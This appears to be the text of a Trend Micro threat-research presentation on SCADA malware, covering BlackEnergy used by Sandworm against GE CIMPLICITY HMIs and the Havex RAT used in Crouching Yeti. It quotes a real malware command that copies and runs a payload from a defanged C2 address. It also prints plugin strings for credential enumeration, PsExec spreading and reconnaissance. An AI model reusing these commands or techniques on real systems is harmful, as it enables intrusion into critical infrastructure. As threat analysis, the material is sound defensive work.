A Virus in Your Pipes: The State of SCADA Malware

Kyle Wilhoit
Sr. Threat Researcher
@lowcalspam

$WHOAMI

- Sr. Threat Researcher on Future Threat Research Team (FTR)
- Previously at Fireeye, a large energy company, and tier 1 ISP
- Focuses on threat intelligence, state-sponsored actors, and offensive "stuff"
- Spoken at Blackhat US, Blackhat EU, Hack in the Box, Derbycon, Infosecurity Europe, etc.

@lowcalspam

TREND MICRO

Malware Marries SCADA


Blackenergy (Blacken): Targeting SCADA-centric victims wno are using GE Intelligent Platform's CIMPLICITY HMI solution suite. Used by **Sandworm Team**

Havex: The first publicized malware reported to actively scan OPC servers used for controlling SCADA (Supervisory Control and Data Acquisition) devices in critical infrastructure (e.g., water and electric utilities), energy, and manufacturing sectors. Used by **Crouching Yeti**

Trojanized SCADA Software: First identified in early 2014. Used by **criminals**

TREND MICRO


Malware With SCADA: Over The Years




TREND MICRO

Vulnerabilities With SCADA: Over The Years

- 949 Total



Why Attack SCADA?


SANDWORM SIZE CHART
SARLACC
"Return of the Jedi"
GRABOID
"Tremors"
???
"Beetlejuice"
SHAI-HULUD
"Dune"

TREND MICRO

Sandworm…Who Are They?

- Targeting of SCADA systems may show some sort of reconnaissance work for future attack
- Supposedly Russian in origin
- Used CVE-2014-0751 as a zero-day, prior to public disclosure
- Used“drive-by” scanning, looking for HMI machines on the Internet

TREND MICRO

Sandworm Team Targets

- NATO Ukrainian government organizations
- Western European government organization
- Energy Sector firms (specifically in Poland)
- European telecommunications firms
- United States academic organizations
- Large Energy Provider in Middle East

TREND MICRO


BlackEnergy…What Is It?

- BlackEnergy started as a crimeware tool
- Multiple versions exist (BE2, BlackEnergyLite, and BE3)
- Slowly migrated to utilize “banking trojan” and DoS functionality
- Utilizes plugin functionality, making it very modular
- Starting in mid-2013, we saw evidence of targeted attackers utilizing BE
- “Sandworm” uses modified BlackEnergy 2/3

Sandworm…The SCADA Connection…Cimplicity


- Pivoted off iSight's IOC's and found SCADA connections

- Observed this team utilizing .cim and .bcl files as attack vectors, both of which file types are used by the CIMPLICITY software. Blackenergy 2/3 usage



TREND MICRO

Main Components Related to SCADA- Black Energy 2/3


devlist.cim
newsfeed.
xml
Config.bak
<41 charachters>.wsf
category.xml
<renames>
default.txt
<renames>
BlackEnergy
CimCMSaf
egs.exe
BlackEnergy
CimWrapPNPS.exe
Plugins
Plugins

Config.bak

- Designed to download and execute the BlackEnergy payload “default.txt”
- Execution of config.bak saves default.txt to %CIMPATH%\CimCMSafegs.exe, in which %CIMPATH% is is an environment variable created GE’s HMI- Cimplicity.
- CimCMSSafegs.exe is Black Energy
- Interesting strings: *cmd.exe /c "copy \\94[.]185[.]85[.]122\public\default.txt "%CIMPATH%\CimCMSafegs.exe" && start "WOW64" "%CIMPATH% \CimCMSafegs.exe"*


Default.txt

- The default.txt file copied from the C2 drops and executes %Startup% \flashplayerapp.exe, then deletes itself after execution. Flashplayerapp.exe is capable of issuing the following commands:


- exec
- lexec
- die
- getup
- turnoff
- chprt

Devlist.cim

- Opens immediately after execution
- Downloads newsfeed.xml file from hxxp://94[.]185[.]85[.]122/newsfeed.xml
- Category.xml is further downloaded, which contains C2 information for a file called CimWrapPNPS.exe
- CimWrapPNPS.exe is a BlackEnergy installer that executes then deletes itself



Interesting DLL's


Plugins
BlackEnergy
Plugins
vs.dll
ss.dll
cert.dll
scan.dll

DLL's

- Each of the following DLL's are plugins
- Used for modular functionality
- Keeps only wanted features implemented

Ss.dll

- Screenshot and camera capture tool

- Takes in three arguments:
- ulssstart/ssstop/csstart/csstop
- Number of screenshots to take (* for continuous)
- How long to sleep in between each screenshot.

```
WinSta0
No camera installed
%02d - %s(%s)
CamScrShot
CamShot
ScrShot
DISPLAY
\\.\pipe\%s
winsta0\default
"%s" %s
```

scan.dll

- Packet capture and storage tool
- Similar to NMap

```
%0.2x-%0.2x-%0.2x-%0.2x-%0.2x-%0.2x
Hosts:
%s:%d
Ports:
Error in mask %s
Receive the status Error %d
Start service Error %d
Create service Error %d
Open manager Error %d
Dump %d Error
Unpack %d Error
kernel32.dll
%sdrivers\npf.sys
%swpcap.dll
%sPacket.dll
\system32\
WOW64
%d.%d.%d.%d
Probably established firewall:
%d.%d.%d.%d:%d
Error sending the packet: %s
%d.%d.%d.%d
%.2x-%.2x-%.2x-%.2x-%.2x-%.2x
Hosts it isn't found
Error sending the ARP packet: %s
Unable to open the adapter.
The adress of the device is not define
Choosen: %d
Hosts:
%d.%d.%d.%d)
%d: %s (
Can't get IP address of device
Can't get ip device
Error in pcap_findalldevs_ex: %s
rpcap://
```

vs.dll

- Plugin used for spreading via network shares
- PSexec.exe (Sysinternal tool) is embedded
- Credentials, shares, drives, devices are enumerated

```
explorer.exe
pass=%s
user=%s
(RDP)
(Domain)
host=%s
Reg Set Val Error
Reg Create Key Error
Reg Open CurrentUser Error %u
 - access granted
 (Windows %d.%d)
server)
workstation)
 %d.%d
 (%d
```

```
Failed run (code %d).
 /C "%s %s>"%s""
cmd.exe
ComSpec
"%s" "%S" -s taskkill /F /IM %S
Failed run (code %u).
Not OK.
"%s" "%S" -s "%s"
Success run.
"%s" "%S" -s -i 0 "%s"
%S\%S
Copy ERROR %u
"%s" "%S" -s -c "%s"
"%s" "%S" -s -i 0 -c "%s"
Dump To File 3 "%s" Error %u
Dump To File 2 "%s" Error %u
Just relax
arp -a
ARP:
tlist /v
tasklist /V
TASKLIST:
cmd /c "net config server & ipconfig /all"
systeminfo
SYSTEM INFO:
ping google.com
PING:
"%s" "%S" -s -e
Sys dir: %S
 - Access failed
```

cert.dll

- Looks for all certs on the system
- Looks for certs added to the system by the user
- Sends the data about certs back to C2
- Does not send cert itself back to C2

```
CERT_SYSTEM_STORE_SERVICES
CERT_SYSTEM_STORE_USERS
CERT_SYSTEM_STORE_CURRENT_SERVICE
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY
CERT_SYSTEM_STORE_CURRENT_USER
BCryptFreeBuffer
BCryptEnumRegisteredProviders
NCryptFreeObject
NCryptFreeBuffer
NCryptGetProperty
NCryptExportKey
NCryptOpenKey
NCryptEnumKeys
NCryptOpenStorageProvider
CPExportKey
Count = %d
NO TRUST
SELF SIGNED
ces: ERROR_4
ces: ERROR_3
ces: ERROR_2
ces: ERROR_1
Type      : %s (0x%08x)
Container : %ws
Provider  : %ws
CERT: %s
--->
STORE: %ws
Exportable: %s
Size      : %u
```

Crouching Yeti…

What is Havex?

- Simple PHP RAT
- Used Heavily in “Crouching Yeti” Campaign
- Infection Vectors: Spear Phished Email, Trojanized Software, and Watering Hole Attacks
- Used in ICS Attacks in 2014

TREND MICRO

Crouching Yeti Infection Vectors

- Delivery via re-packaged, valid software installers



Setup - eCatcher
Talk2M
Welcome to the eCatcher Setup Wizard
This will install eCatcher version eCatcher 4.0.0.13073 on your computer.
It is recommended that you close all other applications before continuing.
Click Next to continue, or Cancel to exit Setup.
Next >
Cancel

TREND MICRO

TREND MICRO

Watering Holes

- Utilizes LightsOut exploit kit
- Lame…Uses modified Metasploit Java exploits ☹
- CVE-2012-1723, CVE-2012-0422, CVE-2012-5076, CVE-2012-3465, etc.




TREND MICRO

Spear Phishing

- Utilizes PDF/SWF vulnerability: CVE-2011-0611
- PDF drops and XML Data Package containing the Havex DLL payload
- PDF also contains two encrypted files: The Havex DLL and a JAR file used to execute the Havex DLL
- Shellcode is then executed

Port Scanning Example



TREND MICRO

Caught…In The Cookie Jar

Administrator: C:\Windows\system32\cmd.exe

```
   Connection-specific DNS Suffix  . :

C:\Users\SCADA1\Desktop\Malware to run>cd ..

C:\Users\SCADA1\Desktop>C:\Windows\System32\rundll32.exe "6aca45bb78452cd78386b8
fa78dbdf2dda7fba6cc06482251e2a6820849c9e82 - Copy.dll",runDll

C:\Users\SCADA1\Desktop>

C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>ping 192.168.0.30

Pinging 192.168.0.30 with 32 bytes of data:
Reply from 192.168.0.30: bytes=32 time=5ms TTL=128
Reply from 192.168.0.30: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.0.30:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms
Control-C
^C
C:\Users\SCADA1\Desktop>
```

« OS (C:) ▸ Users ▸ SCADA1 ▸ AppData ▸ Local ▸ Temp ▸ Search Temp


Organize ▾ Open ▾ Share with ▾ Burn New folder

Favorites
Desktop
Downloads
Recent Places

Libraries
Documents
Music
Pictures
Videos

